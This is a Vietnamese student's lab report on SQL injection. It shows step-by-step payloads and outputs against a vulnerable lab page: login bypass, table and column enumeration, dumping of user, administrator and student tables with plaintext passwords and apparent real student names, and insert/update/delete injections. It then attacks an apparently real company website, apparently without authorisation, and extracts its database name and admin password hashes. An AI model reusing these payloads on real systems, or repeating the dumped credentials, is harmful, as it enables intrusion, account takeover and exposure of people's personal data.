


Mục đích bài thực hành:

Tìm hiểu và thực hành tấn công chèn mã lõi SQL

Câu 1: Vượt qua khâu xác thực người dùng.

- Đăng nhập tự do:



This is a sample page that has SQL Injection vulnerabilities - Bypass authentication.

SQL Query:

```
SELECT TOP 1 * FROM tbl_users WHERE username = 'aaaa' OR 1=1 --' AND password = 'sfsafa'
```

Login successful. You are logged in as 'Thieu Quan Ngoc'.

Back


Câu lệnh SQL: **SELECT TOP 1 * FROM tbl_users WHERE username**

=

'aaaa' or 1=1 --' AND password = '1'

Kết quả đăng nhập thành công với tài khoản người dùng đầu tiên trong danh sách.

- Đăng nhập vào tài khoản một người dùng chỉ định:



This is a sample page that has SQL Injection vulnerabilities - Bypass authentication.

SQL Query:

```
SELECT TOP 1 * FROM tbl_users WHERE username = 'david' --' AND password = '123'
```

Login successful. You are logged in as 'Login failed'.

Back

Câu lệnh SQL: **SELECT TOP 1 * FROM tbl_users WHERE username**

=

'david' --' AND password = '1'

Kết quả đăng nhập thành công với tài khoản người dùng **david** nếu tồn tại tài

khoản với

user này. Thay tên người **david** bằng tên một người dùng khác, nếu tồn tại sẽ đăng

nhập

thành công với người dùng đó.

Trả về 1 giá trị đầu tiên trong bảng tbl_user thỏa mãn điều kiện sau WHERE

Đầu vào username là david'--thì: dấu ‘dùng để ngắt lệnh, dấu – có tác dụng biến

đoạn mã sau nó thành comment nên câu lệnh chỉ thực hiện so sánh điều kiện của

username và bỏ qua password. Vì tài khoản người dùng david tồn tại nên sẽ login successful.

Câu 2: Trích xuất dữ liệu từ CSDL.

- Tìm số trường trong câu truy vấn của trang:

Sử dụng lệnh: **sam%' order by <number>; --**

```
This is a sample page that has SQL Injection vulnerabilities
Search term:  Search
SQL Query:
select product_name, product_desc, product_cost from tbl_products where product_name like '%sam%' order by 1; --%
Found no products matched your search term "sam%' order by 1; --".
```

<number> = 1 => Trang không hiển thị kết quả => Số trường có trong câu truy vấn

là 0.

Sử dụng câu lệnh: **sam%' union select <danh sách trường thứ>;-- sam%' union select '1','2','3';--**

```
This is a sample page that has SQL Injection vulnerabilities
Search term:  Search
SQL Query:
select product_name, product_desc, product_cost from tbl_products where product_name like '%sam%' union select '1','2','3';--%
Found 1 products matched your search term "sam%' union select '1','2','3';--".


| No | Product Name | Product Description | Product Cost (USD) |
|----|--------------|---------------------|--------------------|
| 1  | 1            | 2                   | 3                  |


```

<danh sách trường thứ> = 1,2,3,4 => Trang báo lỗi => Số trường có trong câu truy vấn là 3.

This is a sample page that has SQL Injection vulnerabilities

Search term: Search

SQL Query:
select product_name, product_desc, product_cost from tbl_products where product_name like '%sam%' order by 4; --

Microsoft OLE DB Provider for ODBC Drivers error '80040e14'
[Microsoft][ODBC SQL Server Driver][SQL Server]The ORDER BY position number 4 is out of range of the number of items in the select list
/code/search_error.asp, line 25

- Hiển thị thông tin hệ quản trị CSDL và hệ điều hành:
- + **ssss' union select ", @@version, 0 --**

This is a sample page that has SQL Injection vulnerabilities

Search term: Search

SQL Query:
select product_name, product_desc, product_cost from tbl_products where product_name like '%ssss' union select ", @@version, 0 --"

Found 1 products matched your search term "ssss' union select ", @@version, 0 --".

No	Product Name	Product Description	Product Cost (USD)
1		Microsoft SQL Server 2008 R2 (SP3) - 10.50.6000.34 (X64) Aug 19 2014 12:21:34 Copyright (c) Microsoft Corporation Express Edition with Advanced Services (64-bit) on Windows NT 6.1 [Build 7601: Service Pack 1] (Hypervisor)	0

- Trích xuất danh sách các bảng của CSDL.
- + **ssss' union select ", name, 0 from sys.objects where type='u'; --**

This is a sample page that has SQL Injection vulnerabilities

Search term: Search

SQL Query:
select product_name, product_desc, product_cost from tbl_products where product_name like '%ssss' union select ", name, 0 from sys.objects where type='u'; --"

Found 5 products matched your search term "ssss' union select ", name, 0 from sys.objects where type='u'; --".

No	Product Name	Product Description	Product Cost (USD)
1	students	students	0
2	tbl_administrators	tbl_administrators	0
3	tbl_products	tbl_products	0
4	tbl_test	tbl_test	0
5	tbl_users	tbl_users	0

- Trích xuất danh sách các trường của một bảng:
- + **ssss' union select ", a.name, 0 from sys.columns a inner join sys.objects b on a.object_id = b.object_id where b.name='tbl_users'; --**

This is a sample page that has SQL Injection vulnerabilities

Search term: Search

SQL Query:
 select product_name, product_desc, product_cost from tbl_products where product_name like '%ssss' union select '', a.name, 0 from sys.columns a inner join sys.objects b on a.object_id = b.object_id where b.name='tbl_users'; --%

Found 4 products matched your search term "ssss' union select '', a.name, 0 from sys.columns a inner join sys.objects b on a.object_id = b.object_id where b.name='tbl_users'; --".

No	Product Name	Product Description	Product Cost (USD)
1		account_id	0
2		Full_name	0
3		password	0
4		username	0

+ Thay tên bảng `tbl_users` bằng bảng khác có được ở mục trên để hiển thị danh sách các trường của bảng đó.
Làm với bảng `tbl_test`:

This is a sample page that has SQL Injection vulnerabilities

Search term: Search

SQL Query:
 select product_name, product_desc, product_cost from tbl_products where product_name like '%ssss' union select '', a.name, 0 from sys.columns a inner join sys.objects b on a.object_id = b.object_id where b.name='tbl_test'; --'

Found 2 products matched your search term "ssss' union select '', a.name, 0 from sys.columns a inner join sys.objects b on a.object_id = b.object_id where b.name='tbl_test'; --".

No	Product Name	Product Description	Product Cost (USD)
1		ID	0
2		name	0

- Trích xuất dữ liệu bảng:
**+ ssss' union select full_name, username+'--'+password, 0 from `tbl_users`;--
`Tbl_users`:**

This is a sample page that has SQL Injection vulnerabilities

Search term: Search

SQL Query:
 select product_name, product_desc, product_cost from tbl_products where product_name like '%ssss' union select full_name, username+'--'+password, 0 from `tbl_users`;-- `Tbl_users`%'

Found 380 products matched your search term "ssss' union select full_name, username+'--'+password, 0 from `tbl_users`;-- `Tbl_users`%".

No	Product Name	Product Description	Product Cost (USD)
1		linh--123456	0
2		qunn--admin123	0
3		UID(GI)--813431434	0
4	NTNghia	Nghia--1111	0
5	ooooooo	ooo-- ooooooooooo1	0
6	Đỗ Ich Nam	B18DCAT165--78s5ge787	0
7	Đoàn Anh Nhật	B18DCAT179--1	0
8	????	elfbeeyye--new_password	0
9	2	22--1234567890	0
10	2 Nhóm 2	2001--test	0
11	408	408--abc123	0
12	468	ntn--abc123	0
13	a_____	a_____--aaaa	0
14	aa	aa--aaa	0
15	aa	aaa--haha	0
16	aaaaa	bbbb--11111	0
17	AAATU	BBBTU--pham quang tu	0
18	abcd	hieupe--test	0
19	ALong	along--123	0
20	AT con	alooooooooo 123	0

tbl_products

**ssss' union select product_id, product_name+'-'+product_desc,
product_cost
from tbl_products;--**

This is a sample page that has SQL Injection vulnerabilities

Search term: Search

SQL Query:
select product_name, product_desc, product_cost from tbl_products where product_name like '%ssss' union select product_id, product_name+'-'+product_desc, product_cost from tbl_products;--%

Found 56 products matched your search term "ssss' union select product_id, product_name+'-'+product_desc, product_cost from tbl_products;--".

No	Product Name	Product Description	Product Cost (USD)
1		1234-zom	123
2		4-4-abc	10
3		An Nguyen-hihi	299792458
4		Apple-ban theo kg	500
5		Audi A8-O to the thao	25000
6		dien thoai iphone100000-iphone	1234
7		dien thoai iphone999-iphone999	999
8		Dien Thoai viproI-Phone 15 vijpxxmax	5000
9		galaxy 2-samsun galaxy 2	1000000
10		galaxy 2-samsung galaxy 2	1000000
11		Galaxy S22 Ultra-Samsung Galaxy S22 Ultra	9999
12		galaxy xz-samsun galaxy xz	0
13		Iphan nono-pear Iphan	699
14		iPhone 12-Apple Iphone 12 Pro Max	1099
15		iPhone 13-Apple Iphone 13 Pro Max	8000
16		Iphone 15-Iphone 14	9999
17		Iphone 4-Apple Iphone 4s	6000000
18		Iphone 99-Apple Iphone 99	12345
19		Iphone10000promax-Apple	100000

tbl_administrators

**ssss' union select password, username, 0 from
tbl_administrators;--**

This is a sample page that has SQL Injection vulnerabilities

Search term: Search

SQL Query:
select product_name, product_desc, product_cost from tbl_products where product_name like '%ssss' union select password, username, 0 from tbl_administrators;--%

Found 16 products matched your search term "ssss' union select password, username, 0 from tbl_administrators;--".

No	Product Name	Product Description	Product Cost (USD)
1	123321	Kfromthsu	0
2	12345	linh	0
3	abc123	DuyAnh	0
4	abc123	kimi	0
5	abc12345	attacker	0
6	abxyz	hung	0
7	Cu Lac Gion Tan	555	0
8	doimatdkhau	Trung Nghia	0
9	doit	hoang	0
10	god	administrator	0
11	iHateEggs	lien	0
12	KuroNeko	KuroNeko	0
13	ptit@2019	dung	0
14	s? g?y	s? g?y	0
15	thinkaboutme	Cuong	0
16	tomTabe123	Tom Cruise	0

students

**ssss' union select lastname+' '+firstname,
student_code+'--'+password, student_id from students;--**

This is a sample page that has SQL Injection vulnerabilities

Search term: Search

SQL Query:
`select product_name, product_desc, product_cost from tbl_products where product_name like '%ssss' union select lastname+' '+firstname, student_code+'-'+password, student_id from students;--%`

Found 777 products matched your search term "ssss" union select lastname+' '+firstname, student_code+'-'+password, student_id from students;--".

No	Product Name	Product Description	Product Cost (USD)
1	Bạch Thủ An	B19DCCN001--Abc123	12589
2	Bùi Anh Quân	B19DCCN525--Abc123	12707
3	Bùi Đăng Quang	B19DCCN517--Abc123	12643
4	Bùi Định Huân	B18DCAT102--abc123	11314
5	Bùi Định Lâm	B18DCAT132--abc123	11408
6	Bùi Đức Hiệp	B19DCAT063--abc123	12333
7	Bùi Hải Dương	B19DCCN146--Abc123	12887
8	Bùi Hoài Nam	B19DCCN445--Abc123	12770
9	Bùi Huy Hoàng	B18DCAT095--abc123	11398
10	Bùi Khắc Ngọc	B18DCAT172--abc123	11337
11	Bùi Kim Cường	B19DCAT018--abc123	12379
12	Bùi Minh Đức	B19DCCN186--Abc123	12612
13	Bùi Minh Hoàng	B18DCAT096--abc123	11478
14	Bùi Minh Hoàng	B19DCAT078--abc123	12463
15	Bùi Minh Quân	B18DCAT192--abc123	11501
16	Bùi Ngọc Anh	B19DCCN007--Abc123	12729
17	Bùi Ngọc Sơn	B19DCAT150--abc123	12488
18	Bùi Nguyễn Huy Bách	B19DCCN055--Abc123	12596
19	Bùi Nhật Lệ	B18DCAT136--abc123	11485

Trích xuất 1 bản ghi gồm tất cả các trường từ bảng students có mã sinh viên trùng với mã sv của mình và hiển thị toàn bộ thông tin trích xuất được lên màn hình:

This is a sample page that has SQL Injection vulnerabilities

Search term: Search

SQL Query:
`select product_name, product_desc, product_cost from tbl_products where product_name like '%ssss' union select lastname+' '+firstname, student_code+'-'+password, student_id from students where student_code='B19DCCN001';--%`

Found 1 products matched your search term "ssss" union select lastname+' '+firstname, student_code+'-'+password, student_id from students where student_code='B19DCCN001';--".

No	Product Name	Product Description	Product Cost (USD)
1	Bạch Thủ An	B19DCCN001--Abc123	12589

CÂU 3: Thêm, sửa, xóa dữ liệu.

Thêm:

This is a sample page that has SQL Injection vulnerabilities

Search term: Search

SQL Query:
`select product_name, product_desc, product_cost from tbl_products where product_name like '%samsung'; insert into tbl_users (full_name, username, password) values ('TuanTinh','tinh','123'); --%`

Found no products matched your search term "samsung"; insert into tbl_users (full_name, username, password) values ('TuanTinh','tinh','123'); --".

Screenshot of a web browser showing a table of user data from a database. The table has columns for ID, Username, Password, and Balance.

ID	Username	Password	Balance
337	Tran Van Loi	loitran--405	0
338	Tran Vo Linh	tvl--abc123	0
339	Tran Xuan Do	Do111121--abc123	0
340	Trang Nguy'n	trang--xincho	0
341	TranHaiHung	TranHaiHung--00000	0
342	TranNgocMinhDuc	TranDuc--123@@	0
343	Trieu Duc Long	llonggg--along	0
344	Trinh Hang	hang--abc123	0
345	TrinhQuocHieu	Quocheiu--123456789	0
346	TruongBQT	Bqt--bqt701	0
347	truongbqt	buin--test	0
348	Ttsefg	tomfghj--abc111111111123	0
349	Tuan Anh	anh321--anh123	0
350	Tuan Hung	hung256452--256452	0
351	TUANLT	tuan--00000000	0
352	TuanTinh	tinh--123	0
353	TungNT	Tung--1910	0
354	Tuyen Aihhi	tuyenaaa--abc123	0
355	uyeunt	uyennguyen--test	0
356	VanThai	Thai--123456	0
357	Vengeance	bruce--batman123	0
358	VHChien	vhchien--123456	0

Sửa:

Screenshot of a web browser showing a search results page with SQL injection vulnerabilities. The page includes a search bar, a SQL query section, and an error message.

This is a sample page that has SQL Injection vulnerabilities

Search term:

SQL Query:

```
select product_name, product_desc, product_cost from tbl_products where product_name like '%samsung'; update tbl_users set password='123456' where username='tinh'; --%
```

Found no products matched your search term "samsung"; update tbl_users set password='123456' where username='tinh'; --.

Screenshot of a web browser showing a table of user data from a database. The table has columns for ID, Username, Password, and Balance. The row for ID 352 (TuanTinh) has a red circle around the 'tinh--123456' entry in the Password column.

ID	Username	Password	Balance
337	Tran Van Loi	loitran--405	0
338	Tran Vo Linh	tvl--abc123	0
339	Tran Xuan Do	Do111121--abc123	0
340	Trang Nguy'n	trang--xincho	0
341	TranHaiHung	TranHaiHung--00000	0
342	TranNgocMinhDuc	TranDuc--123@@	0
343	Trieu Duc Long	llonggg--along	0
344	Trinh Hang	hang--abc123	0
345	TrinhQuocHieu	Quocheiu--123456789	0
346	TruongBQT	Bqt--bqt701	0
347	truongbqt	buin--test	0
348	Ttsefg	tomfghj--abc111111111123	0
349	Tuan Anh	anh321--anh123	0
350	Tuan Hung	hung256452--256452	0
351	TUANLT	tuan--00000000	0
352	TuanTinh	tinh--123456	0
353	TungNT	Tung--1910	0
354	Tuyen Aihhi	tuyenaaa--abc123	0
355	uyeunt	uyennguyen--test	0
356	VanThai	Thai--123456	0
357	Vengeance	bruce--batman123	0

Xóa:

This is a sample page that has SQL Injection vulnerabilities

Search term: Search

SQL Query:
select product_name, product_desc, product_cost from tbl_products where product_name like '%samsung'; delete from tbl_users where username = 'tinh';--%

Found no products matched your search term "samsung"; delete from tbl_users where username = 'tinh';--".

CÂU 4: Khảo sát tối thiểu 1 trang web trên mạng có lõi chèn mã SQL (không sửa/xóa dữ liệu).

Trang: <http://www.tapiocafeedfood.com>

Tìm số trường:

Chào mừng đến với Công ty Cổ phần Nutrivation | Thứ bảy, 23.04.2022

Nutri vision®
Health Feed

Hỗ trợ Sơ đồ website Tiếng Việt English China

Trang Chủ Giới Thiệu Sản phẩm Tin Tức Sự kiện Khuyến Nông Brochure Hoạt động xã hội Tuyển Dụng Liên Hệ

DANH MỤC SẢN PHẨM

- Bà bia
- Bà bia nghiêm
- Bà mì dạng bột
- Bà mì ép viên
- Bà mì Vienna
- Bà mì say tinh bột 65%
- Bột cá 60%
- Bột đậu tôm
- Lối bắp ép viên
- Lối bắp nghiêm
- Rì mạt ép viên
- Rì mạt sấy
- Tinh bột mì

TIN TỨC MỚI

Tăng thuế xuất khẩu sản lát: Cần lộ trình thích hợp (Kỳ II)

Khuyến khích sản xuất ethanol phục vụ pha chế và chế biến thực phẩm là một chủ trương đúng, tuy nhiên việc đóng chính sách thuế để hạn chế xuất khẩu sản ở thời điểm này nếu không khéo sẽ gây ra nhiều hệ lụy lâu dài.

CÁC TIN TỨC KHÁC

Tăng thuế xuất khẩu sản lát: Cần lộ trình thích hợp (Kỳ I)

Nhập khẩu lát mì ngày 01/01/2017, thuế suất thuế xuất khẩu sản lát sẽ tăng từ 0% lên 5% theo Thông tư số 03/2015/TT-BTC của Bộ Tài chính. Câu hỏi mà dư luận quan tâm là sự tăng thuế này đã hợp lý chưa? Phòng viên Bảo Công Thương đã tìm hiểu sự việc.

SẢN PHẨM MỚI

VIDEO CLIP

SỰ KIỆN

- Hội chợ AgroTech Bangladesh 2018!
- Nutrivation JSC đã tham gia hội chợ VIV Asia 2017 từ ngày 15-17 tháng 3 tại Bangkok, Thái Lan!
- Công ty cổ phần Nutrivation đã tham gia hội chợ VIV China 2016!
- Nutrivation tham gia Hội chợ triển lãm Quốc tế về thức ăn chăn nuôi tại Philippines

CHÀO MỪNG ĐẾN VỚI CÔNG TY CỔ PHẦN NUTRIVISION | Thứ ba, 05.10.2021

Hỗ trợ Sđ đồ website Tiếng việt English China




Trang Chủ Giới Thiệu Sản phẩm Tin Tức Sự kiện Khuyến Nông Brochure Hoạt động xã hội Tuyển Dụng Liên Hệ

DANH MỤC SẢN PHẨM

- Bã bia
- Bã bia nghiền
- Bã mì dạng bột
- Bã mì ép viên
- Bã mì Viên
- Bã mì sấy tĩnh bột 65%
- Bột cá 60%
- Bột đậu tôm
- Lối bắp ép viên
- Lối bắp nghiền

Thông tin chi tiết

 Đặt mua

Những sản phẩm khác

Warning: mysql_fetch_assoc(): supplied argument is not a valid MySQL result resource in /home/vietfarmgr/domains/nutrivision.vn/public_html/module/product/product_detail.php on line 70

Warning: mysql_fetch_assoc(): supplied argument is not a valid MySQL result resource in /home/vietfarmgr/domains/nutrivision.vn/public_html/module/product/product_detail.php on line 70

Sự kiện

- 1 . Hội chợ AgroTech Bangladesh 2018!
- 2 . Nutrivation JSC đã tham gia hội chợ viv asia 2017 từ ngày 15-17 tháng 3 tại Băng Cốc, Thái Lan!
- 3 . Công ty cổ phần Nutrivation đã tham gia hội chợ VIV China 2016!
- 4 . Nutrivation tham gia Hội chợ triển lãm Quốc tế về thức ăn chăn nuôi tại Philippines

=> Số trường là 21

Tìm cột bị lỗi: http://www.tapiocafeedfood.com/?php=product_detail&id=-311 union select 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21

CHÀO MỪNG ĐẾN VỚI CÔNG TY CỔ PHẦN NUTRIVISION | Thứ ba, 05.10.2021

Hỗ trợ Sđ đồ website Tiếng việt English China




Trang Chủ Giới Thiệu Sản phẩm Tin Tức Sự kiện Khuyến Nông Brochure Hoạt động xã hội Tuyển Dụng Liên Hệ

DANH MỤC SẢN PHẨM

- Bã bia
- Bã bia nghiền
- Bã mì dạng bột
- Bã mì ép viên
- Bã mì Viên
- Bã mì sấy tĩnh bột 65%

Thông tin chi tiết

 3

 Đặt mua

Những sản phẩm khác

Sự kiện

- 1 . Hội chợ AgroTech Bangladesh 2018!
- 2 . Nutrivation JSC đã tham gia hội chợ viv asia 2017 từ ngày 15-17 tháng 3 tại Băng Cốc, Thái Lan!
- 3 . Công ty cổ phần Nutrivation đã tham gia hội chợ VIV China

=> Cột 3 và 10 lỗi

CHÀO MỪNG ĐẾN VỚI CÔNG TY CỔ PHẦN NUTRIVISION | Thứ ba, 05.10.2021

[Hỗ trợ](#) [Sơ đồ website](#) [Tiếng việt](#) [English](#) [China](#)




Trang Chủ Giới Thiệu Sản phẩm Tin Tức Sự kiện Khuyến Nông Brochure Hoạt động xã hội Tuyển Dụng Liên Hệ

DANH MỤC SẢN PHẨM

- Bã bia
- Bã bia nghiên
- Bã mì dạng bột
- Bã mì ép viên
- Bã mì viên

Thông tin chi tiết



Đặt mua

vietfarmgr_ha@localhost

Sự kiện

1 . Hội chợ AgroTech Bangladesh 2018!
2 . Nutrivation JSC đã tham gia hội chợ viva asia 2017 từ ngày 15-17 tháng 3 tại Băng Cốc, Thái Lan!

Tên cơ sở dữ liệu: **vietfarmgr_ha**

User: vietfarmgr_ha@localhost

Trích xuất danh sách các bảng

```
http://www.tapiocafeedfood.com/?php=product_detail&id=-311 union
select
```

```
1,2,unhex(hex(group_concat(table_name))),4,5,6,7,8,9,10,11,12,13,14,1
5,16,17,18
```

```
,19,20,21 from information_schema.tables where
table_schema=database()
```

CHÀO MỪNG ĐẾN VỚI CÔNG TY CỔ PHẦN NUTRIVISION | Thứ ba, 05.10.2021

[Hỗ trợ](#) [Sơ đồ website](#) [Tiếng việt](#) [English](#) [China](#)




Sản phẩm Tin Tức Sự kiện Khuyến Nông Brochure Hoạt động xã hội Tuyển Dụng Liên Hệ

Thông tin chi tiết



Đặt mua

[10](#)

Những sản phẩm khác

=> Danh sách các bảng:

tbl_config, tbl_content, tbl_content_category, tbl_product, tbl_product_category, tbl_product_new, tbl_product_special, tbl_user, tbl_visitor

Trích xuất danh sách các trường của bảng **tbl_user**

```
http://www.tapiocafeedfood.com/?php=product_detail&id=-311 union
select
```

1,2,unhex(hex(group_concat(column_name))),4,5,6,7,8,9,10,11,12,13,14
 ,15,16,17,
 18,19,20,21 from information_schema.columns where
 table_name=0x74626c5f75736572

HÀO MỪNG ĐẾN VỚI CÔNG TY CỔ PHẦN NUTRIVISION | Thứ ba, 05.10.2021

[Hỗ trợ](#) [Sơ đồ website](#) [Tiếng việt](#) [English](#) [China](#)




Trang Chủ Giới Thiệu Sản phẩm Tin Tức Sự kiện Khuyến Nông Brochure Hoạt động xã hội Tuyển Dụng Liên Hệ

DANH MỤC SẢN PHẨM	Thông tin chi tiết	Sự kiện
<ul style="list-style-type: none"> Bã bia Bã bia nghiên Bã mì dạng bột Bã mì ép viên 	 id,uid,pwd Đặt mua 10	1 . Hội chợ AgroTech Bangladesh 2018! 2 . Nutrivation JSC đã tham gia hội chợ viv asia 2017 từ ngày 15-17 tháng 3 tại Băng Cốc, Thái Lan!

=> Các trường: **id,uid,pwd**

Lấy username và password của tbl_user

http://www.tapiocafeedfood.com/?php=product_detail&id=-311 union select

1,2,unhex(hex(group_concat(uid,0x2d2d,pwd))),4,5,6,7,8,9,10,11,12,13,
 14,15,16,1

7,18,19,20,21 from tbl_user

HÀO MỪNG ĐẾN VỚI CÔNG TY CỔ PHẦN NUTRIVISION | Thứ ba, 05.10.2021

[Hỗ trợ](#) [Sơ đồ website](#) [Tiếng việt](#) [English](#) [China](#)




Trang Chủ Giới Thiệu Sản phẩm Tin Tức Sự kiện Khuyến Nông Brochure Hoạt động xã hội Tuyển Dụng Liên Hệ

DANH MỤC SẢN PHẨM	Thông tin chi tiết	Sự kiện
<ul style="list-style-type: none"> Bã bia Bã bia nghiên Bã mì dạng bột Bã mì ép viên Bã mì Viên 	 admincp--31b5d7b1a473763500b9b0d66e1a63c2,coder-- ee12026a0b34f078925edcb4d85680c8 Đặt mua 10	1 . Hội chợ AgroTech Bangladesh 2018! 2 . Nutrivation JSC đã tham gia hội chợ viv asia 2017 từ ngày 15-17 tháng 3 tại Băng Cốc, Thái Lan! 3 . Công ty cổ phần Nutrivation

Kết Luận: Kết quả đạt được:

Lý thuyết:

- Lỗi chèn mã SQL trong các ứng dụng web và nguyên nhân.

- Các kỹ thuật tấn công chèn mã SQL trong ứng dụng web (vượt qua khâu xác thực, đánh cắp dữ liệu, chèn, sửa, xóa dữ liệu, kiểm soát hệ thống).
- Các biện pháp khắc phục (kiểm tra dữ liệu kích thước, định dạng dữ liệu, tạo các bộ lọc, sử dụng stored procs,...).

Thực hành:

Thực hành thành thạo các dạng tấn công chèn mã SQL